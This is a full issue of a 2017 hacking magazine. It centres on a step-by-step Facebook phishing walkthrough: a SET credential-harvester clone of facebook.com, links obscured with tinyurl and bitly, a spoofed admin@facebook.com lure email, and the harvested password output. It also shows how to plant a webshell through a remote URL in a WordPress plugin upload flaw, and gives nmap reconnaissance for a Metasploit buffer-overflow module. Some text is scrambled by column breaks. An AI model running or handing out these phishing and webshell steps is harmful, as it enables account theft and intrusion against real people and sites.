

Hackercool

December 2017 Edition 1 Issue 3

31173

Facebook Hacking

###

REAL WORLD HACKING

SCENARIO : Facebook Hacking

FORENSICS :

Analysis of executable files with PEFrame..

WEBSITE HACKING :

Arbitrary File Upload in Wordpress Plugin- explained

HACKSTORY :

Fancy Bear targets journalists this time.

METASPLOIT THIS MONTH

Microsoft Office DDE and many more exploits.



*I can do all things through Christ who strengtheneth me.
Philippians 4:13*

Editor's Note

Hello Readers, Thank you for buying or subscribing to this magazine. We are very delighted to release the third issue of first edition of Hackercool magazine.

Let me introduce myself. My name is Kalyan Chakravarthi Chinta and I am a passionate cyber security researcher (or whatever you want to call it). I am also a freelance cyber security trainer and an avid blogger. But still let me make it v-ery clear that I don't consider myself an expert in this field and see myself as a script kiddie.

Notwithstanding this, I have my own blog on hacking, hackercool.com. This blog has a dedicated Facebook page and Youtube channel with name "[Kanishkashowto](#)". I also developed a vulnerable web application for practice "[Vulnerawa](#)" to practice website security.

This magazine is intended to deal with real world hacking, hacking as close to reality as possible, both black hat and white hat. I am hopeful this magazine will be helpful not only to the beginners who want to come into field of cyber security but also experts in this field. This magazine is also helpful to people who want to keep themselves safe from the malicious hackers. The main focus of this magazine is dealing with hacking in real world scenarios. i.e hacking with antivirus and firewall ON. My opinion is that we cannot improve security consciousness in users until we teach them the real world hacking.

In this issue, we are having a Real World Hacking Scenario on how Facebook accounts are hacked. Many of our readers wanted to see a RWHS on this topic for a long time. So we thought it good to include in this issue. Be careful though. Using this knowledge on targets without permission can have legal ramifications. Another highlight of this issue is the Forensics section. Nowadays we are bombarded with so many executable files with malicious intent. So in this issue we will learn how to analyze those files to find out before only what these files can do after execution. Ofcourse, all other regular features are included.

If you have any queries regarding this magazine or want a specific topic please send them to our mail address qa@hackercool.com and please don't forget to like our Facebook page "[Hackercool](#)". Until the next issue, Good Bye.

e.k.chakravarthi

INSIDE

Here's what you will find in the Hackercool December 2017 Issue .

1. *Real World Hacking Scenario:*

A Real Life scenario on one of the ways Facebook accounts are hacked.

2. *Fixit :*

Installing a Wordpress plugin without using FTP.

3. *Hacks of The Year 2017 :*

A flashback of major hacks that happened in year 2017.

4. *Website Hacking :*

Understanding arbitrary file upload in Wordpress Mobile Detector.

5. *Hackstory :*

A story of Fancy Bear's attack on journalists.

6. *Metasploit This Month :*

DupScout Enterprise, AllMedia server 0.95 buffer overflows, MS Office DDE & more.

7. *Metasploitable Tutorials :*

Exploiting SAMBA service on ports 139 and 445.

8. *Forensics :*

Analysis of Portable Executables using PEFrame.

9. *Hacking Q & A :*

Answers to some of the questions on hacking asked by our readers.

10. *Hacked - The Beginning :*

The First Hack (Continued)

11. *Hacking News :*

A round up of what's happening in the hacking world.

REAL WORLD HACKING SCENARIO

FACEBOOK HACKING

Hi, I am Hackercool, considered by many as a black hat hacker but who considers himself a -s a script kiddie. Many requests come to me to hack Facebook accounts. Boyfriend wants to hack girlfriend, girlfriend wants to hack boyfriend, someone wants to hack his friend's Facebook, hubby wants to hack wife's Facebook and vice versa. Facebook hacking is one of the most popular topics for anyone who wants to learn hacking.

Many institutes lure students to their courses by dangling Facebook Hacking. Facebook hacking has so much enigma attached to it. I even get so many course requests to teach especially Facebook hacking. In the quest to hack someone's Facebook account, sometimes innocent users (geeks call them script kiddies) get hacked themselves. So this real world hacking scenario also teaches users how to protect their accounts from getting hacked. Today I am gonna show readers one method of hacking Facebook but before that let me make something clear.

Facebook is one of the most popular websites visited on this planet. So obviously it invests a lot to keep itself secure. Many hackers search the internet for Facebook hacking software. These software are mostly fake and are intended to hack your own system once you install it. Even if there is a genuine software that can hack Facebook accounts, security will be updated fast to make it irrelevant. So that doesn't work.

This doesn't mean

,it only means that
tantly evolving. Then
hacked?. The only
-king Facebook ac-
-ng. Often grossly
Engineering is one of
of hacking anything. The

**...because this does
not look as exciting as
hacking attacks shown in the
movies but is still being used in
real world.**

is very simple. If you cannot hack Facebook, hack the humans that run it.

I call this method grossly underestimated because this does not look as exciting as hacking attacks shown in the movies but it is still being used in real world to hack any accounts. Phishing is one such social engineering attack. We have already discussed Phishing in one of our previous issues. Phishing is a hacking method of creating a fake login page of the website (whose credentials we want to capture) and force the user to enter his credentials on our fake site. "Forcing the user" may be a misnomer here as the user willingly gives away his credentials to us.

Phishing can be done in various ways. Manual way of doing this is by creating the fake web page ourselves by downloading the script of the original site, modifying its script and hosting our fake page on a third party web server. We will have to send this link address to the intended victims.

Since most third party web servers began to take countermeasures against phishing sites, need of a new method arose. This new method is called Desktop phishing. In desktop phishing, the files are hosted on our own computer using any free web server. Here we send our own link address to the victim. Here also we create our own phishing pages.

Next, there are some tools which help us to automatically create phishing pages. Social Engineering Toolkit is one such tool.

that Facebook is invincible
security in nature is cons
how can Facebook be
long term method of hac
ounts is Social Engineeri
underestimated, Social
the most effective ways
concept of social engineerin-

attack in the future but for now it's time to select "Website Attack vector".

```
There is a new version of SET available.
Your version: 7.6.1
Current version: 7.7.5

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> █
```

The sub menu opens as shown below.

```
ate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow /fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>
```

These are once again different attacks that can be performed with website attack vector. I want to gather credentials on a website. So my choice is "3", the credential harvester attack method.

My choice opens another menu as shown below. It has three options.

1. Web Templates
2. Site Cloner
3. Custom Import

The descriptions of these options are shown in the image below. I don't have a site template ready to import. By the way as I am trying to create a phishing page of a popular site. So I just

will use Site cloner option. This option will directly clone the original site we want to phish.

```
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
```

As I select this option, the credential harvester will start as shown below and prompt us for the IP address where the credentials have to be posted back. This will be also the IP address of the web server where our phishing pages are hosted.

This is the IP address of my Kali Linux.

```
applications that it can utilize within the attack.

The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
```

I enter the IP address of my Kali Linux machine and hit ENTER. Then it will prompt us to enter the url of the site I want to clone. I enter the url of Facebook as shown below. As I hit Enter, the tools starts cloning the website. SET supports both HTTP and HTTPS options but unfortunately HTTPS is not found in my machine.


Still it can be managed. Remember that I am counting on human compulsiveness for this to work. Luckily in my case, it almost works. Then the credential harvester starts. Since it is unable to find HTTPS, its running on port 80. As users click on our link and enter credentials,

it will be displayed on our terminal.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.41.128
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibility will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Everything's set. But testing the site before actually hacking is a good idea. So I open the browser and type the IP address. As you can see, it's working. The only thing missing is the HTTPS but as I already told you, I am hopeful human compulsion will help me out.




Now the most important part. I just cannot send this link as it is and expect the users to fall for it. Although in some cases, it also works. Once, while practising phishing attacks, one of my friends sent a Facebook phishing link to one of his friends and asked him to click on the link he sent. His friend obliged and even entered his credentials straightaway. The most astonishing part of this was that the phishing link was sent through Facebook Messenger and his friend was already logged into Facebook. That is the reason we should not underestimate the power of Social engineering.


I wanted to try the unusual method of sending the link. This method works by masking the link or changing it to something more ambiguous. There are many ways of doing this. I prefer shortening the url first using tinyurl. Tinyurl is a free online service that shortens the url given to it. In my browser I open the website of Tinyurl and give my phishing url to the Tinyurl as shown below.



As you can see, it has shortened the url and already the url looks something else.



To add further complexity, I copy the shortened url and paste it on bitly.



Bitly is one such service which makes urls ambiguous. Fancy Bear (you can read more about this hacking group in the Hackstory section of this issue), a hacking group allegedly working for the Russian government has tried to spear phish its victims using the same method i.e by making phishing links ambiguous with bitly.

The work on the url is done. Now its time to make the user click on our malicious url. This is the most important part of the hack. The purpose of this part is to convince the user to click on our phishing link. There are many ways of doing this. I will show you one of the ways.

I decided to send an email to my victims. For this, I use a Fakemailer to create a fake email address. This fake email is admin@facebook. The intention is to make the email I send look as genuine as possible. The email I created almost looks like the official email address of Facebook (the mistake in the name is intentional).

To convince my would be victims to click on this link, I have crafted a message like this.

Dear User,

We have seen a lot of login attempts on your Facebook account recently. We consider this as suspicious activity and want to confirm that it is actually you trying to login into your account. Please confirm by logging in with the link given below,

(Phishing link)

Select Language | Free online fake mailer with attachments, encryption, HTML editor and advanced settings...

From Name:

From E-mail: admin@facebook.com

To:


Subject: Suspicious activity on your account

Attachment: No file chosen


Content-Type: text/plain text/html Editor

Text:
Dear user,
We have seen a lot of login attempts on your Facebook account recently. We consider this as suspicious activity and want to confirm that it is actually you trying to login into your account. Please confirm by logging in with the link given below.
<http://bit.ly/2Djkkxy>


Thanking You
Security Team,

Captcha:
 I'm not a robot 

In the place of phishing link, we have to paste the link we modified with bitly. Not all users we send this mail to may become victims but the probability is still high (Remember this attack is regularly used by state sponsored hacking groups). When users click on the link in the email our phishing site is opened in the browser as shown below.



As an unsuspecting user enters his login details (as shown above) and clicks on Login, he is redirected to the original Facebook site as shown below.



While this may or may not arouse suspicion in the victim, in our terminal on Kali Linux, we already have their credentials as shown below.


```
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
POSSIBLE USERNAME FIELD FOUND: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=-345
PARAM: lgndim=eyJ3IjoxMzY2LCJoIjo3NjgsImF3IjoxMzY2LCJhaCI6NzI4LCJJIjoyNHh0=
PARAM: lgnrnd=932459 d3rg
PARAM: lgnjs=1516189349
POSSIBLE USERNAME FIELD FOUND: email=hello
POSSIBLE PASSWORD FIELD FOUND: pass=you+can+be+hacked+like+this ←
PARAM: prefill_contact_point=hello
PARAM: prefill_source=browser_onload
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_onload
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
POSSIBLE PASSWORD FIELD FOUND: had_password_prefilled=false
[*] WHEN YOU'RE FINISHED, HIT CONTROL+C TO GENERATE A REPORT.
```

INSTALL WORDPRESS PLUGINS WITHOUT FTP


FIXIT

In the previous issue of this magazine we have seen how to set up a Wordpress pen testing lab. Since most of the security vulnerabilities of Wordpress are present in its plugins, it is necessary to install plugins to the Wordpress we installed. Normally the plugins are installed online or through offline method. Let us see the normal FTP method first.

Download the plugin you want to install into your system. Login into the Wordpress CMS we installed in the last issue and access the dashboard as shown below.




Click on Plugins and click on "Add New" tab as shown below.




A new tab will open as shown below. Click on "Browse" and select the plugin file we just dow


-loaded. It should be in the zip format.



Once it is selected, Click on "Install" as shown below.



It will prompt you for the FTP username and password as shown below.



If the FTP server is installed, you can just enter username and password and the plugin will be installed. However this Fixit is about installing the Wordpress plugin if FTP server is not installed. Now let us see how to install a Wordpress plugin if a FTP server is not installed.

Using terminal, browse to the folder (normally the Downloads folder) where the plugin file -e is downloaded. Unzip the file using the unzip command.

```
user1@ubuntu:~/Downloads$ ls
wordpress          wp-mobile-detector.3.5.zip
wordpress-4.9.1.zip xampp-linux-5.6.23-0-installer.run
user1@ubuntu:~/Downloads$ unzip wp-mobile-detector.3.5.zip
Archive: wp-mobile-detector.3.5.zip
wp-mobile-detector.3.5 packaged
  creating: wp-mobile-detector/
  inflating: wp-mobile-detector/readme.txt
  creating: wp-mobile-detector/admin/
  creating: wp-mobile-detector/admin/images/
  inflating: wp-mobile-detector/admin/images/green-check.png
  inflating: wp-mobile-detector/admin/images/iphone-blk.jpg
```


After the unzipping process is finished, use the "ls" command to see the extracted file. Now copy this extracted folder to the plugins folder of Wordpress (the path is shown below). It requires root privileges. So use the sudo command.

```
user1@ubuntu:~/Downloads$ ls
wordpress          wp-mobile-detector.3.5.zip
wordpress-4.9.1.zip xampp-linux-5.6.23-0-installer.run
wp-mobile-detector
user1@ubuntu:~/Downloads$ cp -r wp-mobile-detector /opt/lampp/htdocs/wordpress/wp-content/plugins
cp: cannot create directory '/opt/lampp/htdocs/wordpress/wp-content/plugins/wp-mobile-detector': Permission denied
user1@ubuntu:~/Downloads$ sudo cp -r wp-mobile-detector /opt/lampp/htdocs/wordpress/wp-content/plugins
user1@ubuntu:~/Downloads$ █
```

That's it. Now restart the XAMPP server as shown below.

```
user1@ubuntu:~$ sudo /opt/lampp/lampp restart
Restarting XAMPP for Linux 5.6.23-0...
XAMPP: Stopping Apache...ok.
XAMPP: Stopping MySQL...ok.
XAMPP: Stopping ProFTPD...ok.
XAMPP: Starting Apache...ok.
XAMPP: Starting MySQL...ok.
XAMPP: Starting ProFTPD...ok.
user1@ubuntu:~$ █
```

Now login into the Wordpress and check the installed plugins. You should see wp-mobile detector plugin as shown below.



FLASHBACK 2017

HACKS OF THE YEAR

Year 2017 has ended. 2017 will be famous as the year of data breaches and hacks. Let us have a roundup of some of the major ones.

January 2017

Year 2017 started with **Grizzly Steppe** which refers to Russian hacking of emails belonging to American Democratic National Committee. The US government claimed Fancy Bear (also known as APT 28) as responsible for the hack. These two hacking groups worked for the Russian government and did this hack to influence US elections.

February 2017

After the US Government, it is time for a Israeli hacking company. **Cellebrite**, the company that cracked open the iPhone 5c of San Bernardino shooter Syed Farook on the behest of FBI witnessed a data breach of around 900 gb of data belonging to customers has been stolen. Ironically Cellebrite is considered a specialist in mobile forensics and is known for its capacity to extract data from over 20,000 types of smartphones.

March 2017

In a repeat of the Fappening, intimate pictures and videos of celebrities like Emma Watson, Amanda Seyfried and Jillian Murray were leaked online. Hence it was called **Fappening 2.0**. While the person responsible for Fappening is behind bars, the identity of Fappening 2.0 hacker is still unknown.

April 2017

Data of approximately 4.8 millions of job seekers belonging to 10 American states were leaked from **America's JobLink (AJL)** system, the online job database maintained by America's Joblink Alliance Technical Support. The hacker first created a legitimate job seeker account and then used it to hack.

May 2017

The payment system of the popular **Chipotle** food chain was hacked allegedly by a group called FIN7 or Carbanak with suspected ties to cybercrime gangs operating in Eastern Europe. The payment details of all its customers wa

re leaked.

June 2017

Over 2,50,000 computers in over 150 countries were hacked within 24 hours by **Wannacry** ransomware. This attack mostly targeted Microsoft Windows 7 operating systems. Kaspersky has said that the attack code carried the signature of "Lazarus Group", allegedly a North Korean hacking group.

July 2017

Just as organizations began to relax after the deadly Wannacry attack, another ransomware called **NotPetya** infected around 13000 systems over 64 countries which included France, Germany, Italy, Poland, the United Kingdom, and the United States, Russia and Ukraine.

August 2017

Hacker group known as 31337 hacked and leaked sensitive information belonging to Adi Peretz, a Senior Threat Intelligence Analyst at the cyber security firm Mandiant. They claimed this was a part of their **#LeakTheAnalyst** operation.

September 2017

Dubbed the worst data breach in US history, almost half of US population lost information about Social Security Numbers from **Equifax**, one of the three credit rating agencies in United States.

October 2017

23 gigabytes of data containing personal data belonging to around 60 million **South African** citizens has been leaked from a publicly accessible web server with directory browsing enabled.

November 2017

Around 2.5 GB of data containing 76 folders belonging to the **Heathrow Airport** got leaked. This files contained sensitive details like the security planning for the airport, documents outlining routes and safeguards not only for the Queen of England but also for foreign dignitaries and top politicians.

December 2017

Jason's Deli was breached and data belongin

FILE UPLOAD IN WORDPRESS MOBILE DETECTOR


WEBSITE HACKING

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. With advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and understand how those vulnerabilities can be exploited. Of course from a real world perspective.

Hello aspiring hackers. This month we will learn about a file upload vulnerability in a Wordpress plugin named Wordpress Mobile Detector. File Upload or Remote File Inclusion is a vulnerability in websites that allow hackers to upload a malicious file into the web server that actually should not be allowed. This malicious file can be anything from a virus to a shell. Normally these types of vulnerabilities exist in websites that require a file upload feature. For example, imagine a website for those seeking jobs like Monster. In order to apply for a job, you need to upload a resume. This resume can be in a format like say .doc.

If any person can upload a file other than .doc, it is called Remote File Inclusion vulnerability. It is not necessary that RFI vulnerability should exist only when a upload form is present Wordpress Mobile Detector plugin version 3.5 has one such vulnerability. Hackers can find sites with this plugin installed using a google query as shown below.




For this tutorial we are using the Wordpress pen test lab we created in the last issue with Plu-gin installation given in the Fixit section of this issue. We will try to upload a php webshell into this site which is having this plugin installed. What is a PHP shell? A shell is a self executable PHP code. One of the most famous (or rather infamous) is the C99 web shell. Hackers normally upload shells into sites to exploit this vulnerability.

Wordpress Mobile Detector plugin is a plugin that shows infographics based on the device on which the site is being visited. If the site is being loaded on a mobile, this plugin detects

it and shows the content only which is allowed on a mobile. The detail about this vulnerability is given in Exploitdb by Aadiya Purani as shown below. Before being detected this vulnerability was exploited in the wild by hackers.




This is how the page looks when we view the plugin page from the browser.




This plugin doesn't have a file upload form. So as explained by Aadiya Purani, to exploit this vulnerability we need to upload a shell into a local web server and call the shell from the target site from the url. So first let us host a shell in the inbuilt web server of Kali Linux.

Kali Linux by default gives some web shells which can be found in the webshells directory as shown below. Navigate to that directory and copy one shell to the root directory of our local web server (server on Kali Linux). This is /var/www/html directory. For this tutorial I copied simple-backdoor.php shell.



Start the web server using command **"service apache2 start"**. Now open a browser and type localhost. You should see as shown below.



Now let us upload this file into the target system. Go to the site and in the url give the path as shown below. The vulnerability exists in the `resize.php` page of the plugin. Give the path to the shell as **"src=http://192.168.41.128/simple-backdoor.php"** where 192.168.41.28 is the IP address of our Kali Linux. Hit on Enter to finish uploading.



The shell should be successfully uploaded. To see our shell, go to cache directory of the `wp-mobile-detector` as shown below. Voila, our shell is successfully uploaded.



But how is it possible. Normally to prevent arbitrary file upload, web administrators use a technique called sanitization. Sanitization consists of various methods through which filetypes we don't need are prevented from being uploaded. Let us have a look at the vulnerable code

to get some understanding of this.

The code is given below. As you can see, the \$_Request parameter is accepting the files without any sanitization. So although an image should be uploaded (as expected), a PHP shell has been successfully uploaded.

```
<?php
if (isset($_REQUEST['src'])) {
    $path = dirname($_FILE_) . "/cache/" . basename($_REQUEST['src']);
    if(file_exists($path)){
        //Set the content-type header as appropriate
        $imageInfo = getimagesize($path);
        switch ($imageInfo[2]) {
            case IMAGETYPE_JPEG:
                header("Content-Type: image/jpg");
        }
    }
}
```

Send all
your
queries
regarding
hacking to
qa@hackercool.co
m

HACKSTORY

Fancy Bear is in the news again. If you don't know what is Fancy Bear, it is the same hacking group that was accused of hacking and leaking the emails of Democratic National Committee during American elections. This hack allegedly influenced the American voters to vote for Donald Trump. This time it is accused of trying to hack around 200 journalists.

Fancy Bear also known as Pawn Storm or Advanced Persistent Threat 28 (APT28) is considered to be a state sponsored group working for Russian military intelligence (GRU). The name of the group is derived from the coding system of Dmitri Alpherovitch. "Fancy Bear" stands for Sofacy, the first malware created by the group and Bear stands for Russian.

Recent reports suggest the group targeted numerous journalists in United States, Ukraine, Russia, Moldova and the Baltics. These attacks were targeted from around 2014. Although the number of journalists this group targeted are 200, it is alleged the actual number may be more.

One of the targets is Elliot Higgins. He is a British journalist and blogger who started a website named "BellingCat" in 2014. He became prominent after his investigation into the downing of Malaysian airliner MH17 over Ukraine. This plane was allegedly shot down by a Russian missile which was denied by Russia. BellingCat also reported that the photographs submitted by the Russian government to prove its innocence in the downing of the MH17 airliner were manipulated. Apart from this, Higgins also reported on the Syrian Civil War and Russia-Ukraine conflict.

Another prominent target is Armenian journalist Maria Titizian. She was targeted on June 26 2015, the same date Electric Yerevan protests started against hike of electricity pri-

ces in Yerevan, capital of Armenia. Russia considered this protests as against its interests as Russian firms had a majority stake in the electricity firms of Armenia. Maria Titizian protested against the colonial attitude of Russia towards Armenia.

Adrien Chen, an American journalist was targeted exactly one week after he reported about Glavset. Glavset or Internet Research Agency is an online influence operation allegedly belonging to the Russian Government. It is used to run trolls to delegitimize the reputation of selected people.

Dozhd is an independent television channel in Russia. It was the one of the first to report about protests against Russian elections in 2011 which alleged that the elections were rigged. Many of the reporters of this channel were also targeted. Similarly many of the colleagues of Ellen Barry of New York Times were targeted.

All of the attacks followed the same modulus operandi. Spear phishing emails were sent to the victim's Gmail addresses. The hackers were trying to get personal details of its victims to be used as leverage in the future.

Whether they belong to Russia or a foreign country, all of the targets have one thing in common. They can be considered inimical to the interests of the Russian Government. Careful selection of exactly those targets which may be considered inimical to the Russian government clearly indicates FancyBear may be indeed a state sponsored hacking group as claimed by many.

Intimidating and silencing the voices against the government was a common tactic used by the KGB, the intelligence agency of the erstwhile USSR, but by bringing hacking into this, Russia may have redefined cyber war.

All of the attacks followed the same modulus operandi. Spear Phishing emails were sent to the victim's Gmail addresses.

METASPLOIT THIS MONTH

Hello aspiring hackers. Welcome to Metasploit This Month. Let's learn about some new modules of Metasploit.

DupScout Enterprise Login Buffer Overflow Module

As already introduced many a times in this magazine, DupScout is a software that is used to find duplicate files in systems and network. It allows one to search and cleanup duplicate files in local disks, network shares, NAS storage devices and enterprise storage systems. Users a-re provided with the ability to search duplicate files, save reports, replace duplicates with link -s, delete duplicate files or move duplicate files to another location.

This module exploits a stack buffer overflow vulnerability in Dup Scout Enterprise versio-n 10.0.18. This buffer overflow vulnerability exists in the web interface during login. This mod-ule directly gives us NT/AUTHORITY\SYSTEM privileges.

Imagine a scenario where we are pentesting a network using Nmap and found one live machine with open ports as shown below.

```
root@kali:~# nmap 192.168.41.129-140
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-25 06:18 EST
Nmap scan report for 192.168.41.132
Host is up (0.0010s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:9E:5E:C4 (VMware)

Nmap done: 12 IP addresses (1 host up) scanned in 1.88 seconds
root@kali:~#
```

On further probing the machine, we get to know that it is running DupScout Enterprise versio-n 10.0.18.

```
root@kali:~# nmap -sV 192.168.41.132
Starting Nmap 7.40 ( https://nmap.org ) at 2018-01-25 06:20 EST
Nmap scan report for 192.168.41.132
Host is up (0.022s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft Windows RCP
135/tcp   open  msrpc       Microsoft Windows RCP
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port80-TCP:V=7.40|I=74|D=1/25|Time=5A69809C|P=1686-pc-linux-gnu|GetReq
SF-uest,50C,"HTTP/1.1|x20200|x200K\r\nContent-Type:\x20text/html\r\nConte
